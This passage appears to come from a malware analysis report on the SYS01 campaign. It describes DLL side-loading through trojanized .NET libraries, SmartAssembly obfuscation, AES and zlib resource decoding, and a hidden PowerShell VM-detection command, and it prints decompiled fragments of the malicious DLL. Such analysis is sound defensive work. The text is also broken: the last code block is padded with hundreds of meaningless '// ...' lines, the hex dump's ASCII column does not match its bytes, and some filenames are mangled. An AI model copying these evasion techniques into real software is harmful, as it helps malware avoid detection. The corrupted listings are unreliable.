


Figure 10. An example content of the malicious zip file.

| Label | Filename | Purpose |
|-------|---|---|
| 1 | Setup] {Theme Name}.exe [Bluesofts] {Theme Name}.exe {Theme Name}.exe | A renamed benign, legitimate executable used to side-load the malicious DLL. |
| 2 | MahApps.Metro.dll Internationalization.dll Apowersoft.CommUtilities.dll SimpleShare(WPF).dll QuickLibrary.dll Ash_Inet2.Interop.dll BBUtils.dll | A hidden .NET assembly containing malicious code. |
| 3 | startvcv MahStatic MahStable MissionsDat MsvPack NewUtilities ImageAssets | A ZIP file without filename extension that contains the SYS01 Payload. |
| 4 | Wpf.exe WdMode.exe msvrp.exe NewtonNative.exe SimpleWPF.exe Utf8Core.exe MsvCtrl.exe | A renamed 7zip executable. |
| 5 | ZoneList | A file containing list of target Video Controllers. |
| 6 | {Language Name}.txt {(x e)[a-z]{3,7)}.txt | Powershell script renamed as a .txt file that contains an argument to execute the malicious PHP payload |
| 7 | Language Name}.txt {(x e)[a-z]{3,7)}.txt | Powershell script renamed as a .txt file that contains an argument to extract files the password-protected archive. |

Defense Evasion

T1574.002 - Hijack Execution Flow: DLL Side-Loading

SYS01 utilizes a technique known as **DLL sideloading**. This method involves attackers loading and executing malicious code by exploiting the way legitimate digitally signed Windows applications load dynamic link libraries (DLLs).

During the examination of the DLL files involved in the SYS01 campaign, it was noted that most of the timestamps on these files precede the year 2024. However, one of the DLL files displayed a timestamp that did not align with this pattern.

| Name | Optimized | Dynamic | InMemory | Order | Version | Timestamp | Ad |
|----------------------------|-----------|---------|----------|-------|--------------------------------------|-----------------------|-----|
| MahApps.Metro.dll | No | No | No | 13 | 1.6.0.0 | 3/23/2024 6:45:33 PM | 000 |
| [Setup] Awesome_Themes.exe | No | No | No | 2 | 2.0.0.0 | 10/20/2022 8:24:06 PM | 000 |
| UIAutomationTypes.dll | No | No | No | 14 | 4.8.4341.0 built by: NET48REL1LAST_C | 2/10/2021 6:49:36 AM | 000 |
| PresentationCore.dll | No | No | No | 10 | 4.8.4341.0 built by: NET48REL1LAST_C | 2/10/2021 6:47:25 AM | 000 |
| WindowsBase.dll | No | No | No | 4 | 4.8.4341.0 built by: NET48REL1LAST_C | 2/10/2021 6:33:58 AM | 000 |
| PresentationFramework.dll | No | No | No | 3 | 4.8.4341.0 | 2/10/2021 6:33:28 AM | 000 |
| System.Xaml.dll | No | No | No | 5 | 4.8.4341.0 built by: NET48REL1LAST_C | 2/10/2021 6:33:48 AM | 000 |

Figure 11. DLL Sideloading operation

After investigation, it became evident that these malicious files are modified versions of legitimate DLLs. The malicious DLL is obfuscated and contains a different set of resources.

```
Malicious:
// MahApps.Metro.Controls.MetroWindow
2 // Token: 0x0000566 RID: 1382 RVA: 0x00014C88 File Offset: 0x00012E88
3 public MetroWindow()
4 {
5     string text = #ad.#9c(107385907);
6     if (!Directory.Exists(System.IO.Path.Combine(Badged.NextEnv(), text)))
7     {
8         try
9         {
10             using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey
11                 (#ad.#9c(107385878)))
12             {
13                 if (registryKey != null)
14                 {
15                     object value = registryKey.GetValue(#ad.#9c(107386333));
16                     if (value != null)
17                     {
18                         new Version(value as string);
19                     }
20                 }
21             }
22         }
23         catch (Exception)
24         {
25             Process process = new Process();
26             process.StartInfo = Extensions.PInfo();
27             process.Start();
28             if (Flyout.Overlay(Extensions.Hlog(process)))
29             {
30                 MetroWindow.QuickCounter(Badged.NextEnv(), #ad.#9c(107386320),
31                     #ad.#9c(107386320), false);
32             }
33             try
34             {
35                 string[] array = MetroWindow.SlowCounter(Badged.NextEnv(),
36                     text, #ad.#9c(107386320), true);
37                 if (array != null)
38                 {
39                     string text2 = #ad.#9c(107386287);
40                     string text3 = #ad.#9c(107386282);
41                     string text4 = #ad.#9c(107386300);
42                     string text5 = #ad.#9c(107386296);
43                     string text6 = #ad.#9c(107386255);
44                     string text7 = #ad.#9c(107386290);
45                     string text8 = #ad.#9c(107386269);
46                     string text9 = #ad.#9c(107386260);
47                     string text10 = #ad.#9c(107386219);
48                     string text11 = #ad.#9c(107386214);
49                     string text12 = #ad.#9c(107394677);
50                     string text13 = #ad.#9c(107386209);
51                     string text14 = #ad.#9c(107386236);
52                 }
53             }
54         }
55     }
56 }

Legitimate:
// MahApps.Metro.Controls.MetroWindow
2 // Token: 0x0000088 RID: 2059 RVA: 0x00018840 File Offset: 0x00016D40
3 public MetroWindow()
4 {
5     base.DataContextChanged += this.MetroWindow_DataContextChanged;
6     base.Loaded += this.MetroWindow_Loaded;
7 }
8 }
```

Figure 12. Code comparison between legitimate and modified version of the file used in DLL Sideloading activity

The DLLs used in this operation have no detection on VirusTotal, and all security vendors mark these files as clean.




Figure 13. The DLL is detected as clean in Virustotal

T1027.002 - Obfuscated Files or Information: Software Packing

The hidden .NET DLL files are obfuscated using the commercial tool known as **SmartAssembly**. The versions of SmartAssembly utilized are either (8.2.1.5246) or (8.1.0.4892).




Figure 14. DetectItEasy indicates that the file has Smart Assembly protector

The DLL is responsible for loading a designated manifest resource, which is identified through a unique Global Unique Identifier (GUID). After pinpointing this resource, the DLL takes the encrypted data contained within it and passes it to a function designated for processing—named the `Unzip()` function. This particular function is a component of the `SmartAssembly` framework, specifically defined in the `SimpleZip` package.

```
static Strings()
{
    Strings.MustUseCache = "1";
    Strings.OffsetValue = "154";
    Strings.bytes = null;
    Strings.hashtableLock = new object();
    Strings.cacheStrings = false;
    Strings.offset = 0;
    if (Strings.MustUseCache == "1")
    {
        Strings.cacheStrings = true;
        Strings.hashtable = new Dictionary<int, string>();
    }
    Strings.offset = Convert.ToInt32(Strings.OffsetValue);
    using (Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream("{5d30bd2a-77ab-4fa1-8ea0-141d2dcbfa3b}"))
    {
        int num = Convert.ToInt32(manifestResourceStream.Length);
        byte[] buffer = new byte[num];
        manifestResourceStream.Read(buffer, 0, num);
        Strings.bytes = SimpleZip.Unzip(buffer);
    }
}
```

Figure 15. Loading of the encrypted manifest resource

T1140 - Deobfuscate/Decode Files or Information

The DLL first conducts a validation check to verify whether the resource data contains header `'8223355'` or `{z}\x00`. `'8223355'` is used as an identifier and is the representation of an unsigned 32-bit integer value.

```
public static byte[] Unzip(byte[] buffer)
{
    SimpleZip.ZipStream zipStream = new SimpleZip.ZipStream(buffer);
    byte[] array = new byte[0];
    int num = zipStream.ReadInt();
    int num2 = num >> 24;
    if (num - (num2 << 24) == 8223355)
    {
        switch (num2)
        {
            case 1:
                // Decompress Assembly Resource with Zlib.
                break;
            case 3:
                // Decrypts Assembly Resource using AES-CBC.
                break;
        }
    }
    return array;
}
```

Figure 16. Initial header checking of the resource

In the initial validation phase, the DLL inspects specific headers in the resource data to determine its operational path, guided by a predefined switch statement. This value dictates which processing technique the DLL will employ.

| Flag | Purpose |
|------|---|
| 1 | Decompress Assembly Resource with Zlib. |
| 3 | Decrypts Assembly Resource using AES-CBC. |

In this scenario, the initial resource data is encrypted using AES with the header value `{z}\x03`. Embedded within the DLL are the necessary AES encryption parameters—a hardcoded key and an initialization vector (IV)—which are used to decrypt the data. After the decryption process is complete, the resulting data stream is then passed down once more to the `Unzip()` function for further processing.




Figure 17. Example of hardcoded Key and Initial Vector (IV) for the symmetric AES decryption

In the updated data stream, the resource data is marked with the header value '{z}\x01', which activates the '1' case in the DLL's switch statement. This setting initiates the decompression operation using Zlib on the updated data stream.





Figure 18. Code used for FLATE decompression

T1027.013 - Obfuscated Files or Information: Encrypted/Encoded File

After the decompression process is complete, the final resource data comprises multiple strings encoded in Base64.




The screenshot shows a debugger window with the following code snippet:

```
TL_119:  
121  
122 zipStream.Close();  
123 zipStream = null;  
124 return array;  
125
```

Below the code is the Locals window, which displays the following variables and their values:

| Name | Value |
|-----------|---|
| buffer | byte[0x00004BA6] |
| zipStream | (SmartAssembly.Zip.SimpleZip/*0x020003E8*/.ZipStream/*0x020003E8*/) |
| array | byte[0x0000B27B] |
| num2 | 0x00000001 |
| num3 | 0x0000B27B |
| i | 0x0000B27B |
| num4 | 0x00004B96 |
| num5 | 0x0000B27B |



The screenshot shows a memory dump window with the following data:

| Address | Hex | ASCII |
|----------|-------------------------|-----------------------|
| 02A36FCC | 00 00 00 00 00 00 00 00 | |
| 02A36FE0 | 00 00 00 00 00 00 00 00 | |
| 02A36FF4 | 00 00 00 00 00 00 00 00 |dldC1tdn |
| 02A37008 | 52 6F 5A 57 31 6C 63 79 | RoZW1lcyZsYw5nPXsxfS |
| 02A3701C | 5A 77 59 57 64 6C 50 58 | ZwYwd1PXsyfSZjb3VudD |
| 02A37030 | 31 37 40 33 30 60 64 60 | 17M30mdmVyPXs0fQ==`e |
| 02A37044 | 7A 42 39 4C 7A 39 30 65 | zB9Lz90eXB1PTEwMDEmY |
| 02A37058 | 57 4E 30 61 57 39 75 50 | WN0aW9uPWd1dC1lbGVtZ |
| 02A3706C | 57 35 30 63 79 5A 73 59 | W50cyZsYw5nPXsxfS2wY |
| 02A37080 | 57 64 6C 58 58 73 79 66 | Wd1PXsyfSZjb3VudD17M |
| 02A37094 | 33 30 60 64 60 56 79 50 | 30mdmVyPXs0fQ==.VmVy |
| 02A370A8 | 63 32 6C 76 62 6A 6F 67 | r21vhinqe+rR9.MiAvMTA |

Figure 19. Final output containing Base64 encoded data

In the latest iteration of the .NET DLL, the **Unzip()** function has been removed.

```

static Strings()
{
    Strings.MustUseCache = "1";
    Strings.OffsetValue = "154";
    Strings.bytes = null;
    Strings.hashtableLock = new object();
    Strings.cacheStrings = false;
    Strings.offset = 0;
    if (Strings.MustUseCache == "1")
    {
        Strings.cacheStrings = true;
        Strings.hashtable = new Dictionary<int, string>();
    }
    Strings.offset = Convert.ToInt32(Strings.OffsetValue);
    using (Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream("5d30bd2a-77ab-4fa1-8ea0-141d2cbfa3b"))
    {
        int num = Convert.ToInt32(manifestResourceStream.Length);
        byte[] buffer = new byte[num];
        manifestResourceStream.Read(buffer, 0, num);
        Strings.bytes = SimpleZip.Unzip(buffer);
    }
}

static #ad()
{
    if (#ad.#L4c == "1")
    {
        #ad.#O4c = true;
        #ad.#I4c = new Dictionary<int, string>();
    }
    #ad.#8X = Convert.ToInt32(#ad.#M4c);
    using (Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream("4496eab2-39e2-4e97-8097-e34607d52699"))
    {
        int num = Convert.ToInt32(manifestResourceStream.Length);
        #ad.#yD = new byte[num];
        manifestResourceStream.Read(#ad.#yD, 0, num);
    }
}

```


Figure 20. Code comparison between old and new versions of DLL

Additionally, changes have been made to the processing of the resource data; AES encryption is no longer applied. Instead, the resource data is directly encoded using Base64. This adjustment simplifies the data handling process by eliminating the decryption step.

Figure 21. The manifest resource is only Base64 encoded

T1497 - Virtualization/Sandbox Evasion

Upon completing the deobfuscation process, the malware conducts an initial check. It searches for a specific folder within the %localappdata% directory to assess if the targeted machine has been previously compromised. This helps the malware avoid redundant operations or additional detection risks if the system has already been infected.



```
1196 public MetroWindow()
1197 {
1198     string text = #ad.#9c(107385950);
1199     if (!Directory.Exists(System.IO.Path.Combine(Badged.NextEnv(), text)))
1200     {
1201         try
1202         {
1203             // ...
1204         }
1205     }
1206 }
```


| Name | Value | Type |
|--|---|--------|
| MahApps.Metro.Controls.Badged.NextEnv returned | @'C:\Users\Flare\VM\AppData\Local' | string |
| System.IO.Path.Combine returned | @'C:\Users\Flare\VM\AppData\Local\NutCelar' | string |
| System.IO.Directory.Exists returned | false | bool |

Figure 22. Checking of specific folder in %localappdata% directory

To further evade detection, the malware utilizes system inspection techniques to identify environmental conditions. Specifically, it employs Windows Management Instrumentation Command-line (WMIC) or Common Information Model (CIM) queries to inspect a particular hardware property. Using a PowerShell command, it silently executes (T1564.003) the following:

```
"powershell.exe" -WindowStyle Hidden -ExecutionPolicy Bypass -Command "(Get-CimInstance -ClassName Win32_VideoController).Caption;"
```

This command checks for specific Win32_VideoController instances, to detect virtualized environments (T1497) often used by security researchers to analyze malware. By identifying such environments, the malware can alter its behavior or halt execution to avoid analysis and detection by security tools.



```
185 public static bool EXXell = false;
186 // Token: 0x04000064 RID: 100
187 public static string wickhidden = #ad.#9c(107395568);
188 // Token: 0x04000065 RID: 101
189 public static string EnvByPass = #ad.#9c(107395527);
190 // Token: 0x04000066 RID: 102
191 public static string CCLod = string.Concat(new string[]
192 {
193     "powershell.exe",
194     "-WindowStyle Hidden",
195     "-ExecutionPolicy Bypass",
196     "-Command",
197     "(Get-CimInstance -ClassName Win32_VideoController).Caption;"
198 });
199 // ...
200 // ...
201 // ...
202 // ...
203 // ...
204 // ...
205 // ...
206 // ...
207 // ...
208 // ...
209 // ...
210 // ...
211 // ...
212 // ...
213 // ...
214 // ...
215 // ...
216 // ...
217 // ...
218 // ...
219 // ...
220 // ...
221 // ...
222 // ...
223 // ...
224 // ...
225 // ...
226 // ...
227 // ...
228 // ...
229 // ...
230 // ...
231 // ...
232 // ...
233 // ...
234 // ...
235 // ...
236 // ...
237 // ...
238 // ...
239 // ...
240 // ...
241 // ...
242 // ...
243 // ...
244 // ...
245 // ...
246 // ...
247 // ...
248 // ...
249 // ...
250 // ...
251 // ...
252 // ...
253 // ...
254 // ...
255 // ...
256 // ...
257 // ...
258 // ...
259 // ...
260 // ...
261 // ...
262 // ...
263 // ...
264 // ...
265 // ...
266 // ...
267 // ...
268 // ...
269 // ...
270 // ...
271 // ...
272 // ...
273 // ...
274 // ...
275 // ...
276 // ...
277 // ...
278 // ...
279 // ...
280 // ...
281 // ...
282 // ...
283 // ...
284 // ...
285 // ...
286 // ...
287 // ...
288 // ...
289 // ...
290 // ...
291 // ...
292 // ...
293 // ...
294 // ...
295 // ...
296 // ...
297 // ...
298 // ...
299 // ...
300 // ...
301 // ...
302 // ...
303 // ...
304 // ...
305 // ...
306 // ...
307 // ...
308 // ...
309 // ...
310 // ...
311 // ...
312 // ...
313 // ...
314 // ...
315 // ...
316 // ...
317 // ...
318 // ...
319 // ...
320 // ...
321 // ...
322 // ...
323 // ...
324 // ...
325 // ...
326 // ...
327 // ...
328 // ...
329 // ...
330 // ...
331 // ...
332 // ...
333 // ...
334 // ...
335 // ...
336 // ...
337 // ...
338 // ...
339 // ...
340 // ...
341 // ...
342 // ...
343 // ...
344 // ...
345 // ...
346 // ...
347 // ...
348 // ...
349 // ...
350 // ...
351 // ...
352 // ...
353 // ...
354 // ...
355 // ...
356 // ...
357 // ...
358 // ...
359 // ...
360 // ...
361 // ...
362 // ...
363 // ...
364 // ...
365 // ...
366 // ...
367 // ...
368 // ...
369 // ...
370 // ...
371 // ...
372 // ...
373 // ...
374 // ...
375 // ...
376 // ...
377 // ...
378 // ...
379 // ...
380 // ...
381 // ...
382 // ...
383 // ...
384 // ...
385 // ...
386 // ...
387 // ...
388 // ...
389 // ...
390 // ...
391 // ...
392 // ...
393 // ...
394 // ...
395 // ...
396 // ...
397 // ...
398 // ...
399 // ...
400 // ...
401 // ...
402 // ...
403 // ...
404 // ...
405 // ...
406 // ...
407 // ...
408 // ...
409 // ...
410 // ...
411 // ...
412 // ...
413 // ...
414 // ...
415 // ...
416 // ...
417 // ...
418 // ...
419 // ...
420 // ...
421 // ...
422 // ...
423 // ...
424 // ...
425 // ...
426 // ...
427 // ...
428 // ...
429 // ...
430 // ...
431 // ...
432 // ...
433 // ...
434 // ...
435 // ...
436 // ...
437 // ...
438 // ...
439 // ...
440 // ...
441 // ...
442 // ...
443 // ...
444 // ...
445 // ...
446 // ...
447 // ...
448 // ...
449 // ...
450 // ...
451 // ...
452 // ...
453 // ...
454 // ...
455 // ...
456 // ...
457 // ...
458 // ...
459 // ...
460 // ...
461 // ...
462 // ...
463 // ...
464 // ...
465 // ...
466 // ...
467 // ...
468 // ...
469 // ...
470 // ...
471 // ...
472 // ...
473 // ...
474 // ...
475 // ...
476 // ...
477 // ...
478 // ...
479 // ...
480 // ...
481 // ...
482 // ...
483 // ...
484 // ...
485 // ...
486 // ...
487 // ...
488 // ...
489 // ...
490 // ...
491 // ...
492 // ...
493 // ...
494 // ...
495 // ...
496 // ...
497 // ...
498 // ...
499 // ...
500 // ...
501 // ...
502 // ...
503 // ...
504 // ...
505 // ...
506 // ...
507 // ...
508 // ...
509 // ...
510 // ...
511 // ...
512 // ...
513 // ...
514 // ...
515 // ...
516 // ...
517 // ...
518 // ...
519 // ...
520 // ...
521 // ...
522 // ...
523 // ...
524 // ...
525 // ...
526 // ...
527 // ...
528 // ...
529 // ...
530 // ...
531 // ...
532 // ...
533 // ...
534 // ...
535 // ...
536 // ...
537 // ...
538 // ...
539 // ...
540 // ...
541 // ...
542 // ...
543 // ...
544 // ...
545 // ...
546 // ...
547 // ...
548 // ...
549 // ...
550 // ...
551 // ...
552 // ...
553 // ...
554 // ...
555 // ...
556 // ...
557 // ...
558 // ...
559 // ...
560 // ...
561 // ...
562 // ...
563 // ...
564 // ...
565 // ...
566 // ...
567 // ...
568 // ...
569 // ...
570 // ...
571 // ...
572 // ...
573 // ...
574 // ...
575 // ...
576 // ...
577 // ...
578 // ...
579 // ...
580 // ...
581 // ...
582 // ...
583 // ...
584 // ...
585 // ...
586 // ...
587 // ...
588 // ...
589 // ...
590 // ...
591 // ...
592 // ...
593 // ...
594 // ...
595 // ...
596 // ...
597 // ...
598 // ...
599 // ...
600 // ...
601 // ...
602 // ...
603 // ...
604 // ...
605 // ...
606 // ...
607 // ...
608 // ...
609 // ...
610 // ...
611 // ...
612 // ...
613 // ...
614 // ...
615 // ...
616 // ...
617 // ...
618 // ...
619 // ...
620 // ...
621 // ...
622 // ...
623 // ...
624 // ...
625 // ...
626 // ...
627 // ...
628 // ...
629 // ...
630 // ...
631 // ...
632 // ...
633 // ...
634 // ...
635 // ...
636 // ...
637 // ...
638 // ...
639 // ...
640 // ...
641 // ...
642 // ...
643 // ...
644 // ...
645 // ...
646 // ...
647 // ...
648 // ...
649 // ...
650 // ...
651 // ...
652 // ...
653 // ...
654 // ...
655 // ...
656 // ...
657 // ...
658 // ...
659 // ...
660 // ...
661 // ...
662 // ...
663 // ...
664 // ...
665 // ...
666 // ...
667 // ...
668 // ...
669 // ...
670 // ...
671 // ...
672 // ...
673 // ...
674 // ...
675 // ...
676 // ...
677 // ...
678 // ...
679 // ...
680 // ...
681 // ...
682 // ...
683 // ...
684 // ...
685 // ...
686 // ...
687 // ...
688 // ...
689 // ...
690 // ...
691 // ...
692 // ...
693 // ...
694 // ...
695 // ...
696 // ...
697 // ...
698 // ...
699 // ...
700 // ...
701 // ...
702 // ...
703 // ...
704 // ...
705 // ...
706 // ...
707 // ...
708 // ...
709 // ...
710 // ...
711 // ...
712 // ...
713 // ...
714 // ...
715 // ...
716 // ...
717 // ...
718 // ...
719 // ...
720 // ...
721 // ...
722 // ...
723 // ...
724 // ...
725 // ...
726 // ...
727 // ...
728 // ...
729 // ...
730 // ...
731 // ...
732 // ...
733 // ...
734 // ...
735 // ...
736 // ...
737 // ...
738 // ...
739 // ...
740 // ...
741 // ...
742 // ...
743 // ...
744 // ...
745 // ...
746 // ...
747 // ...
748 // ...
749 // ...
750 // ...
751 // ...
752 // ...
753 // ...
754 // ...
755 // ...
756 // ...
757 // ...
758 // ...
759 // ...
760 // ...
761 // ...
762 // ...
763 // ...
764 // ...
765 // ...
766 // ...
767 // ...
768 // ...
769 // ...
770 // ...
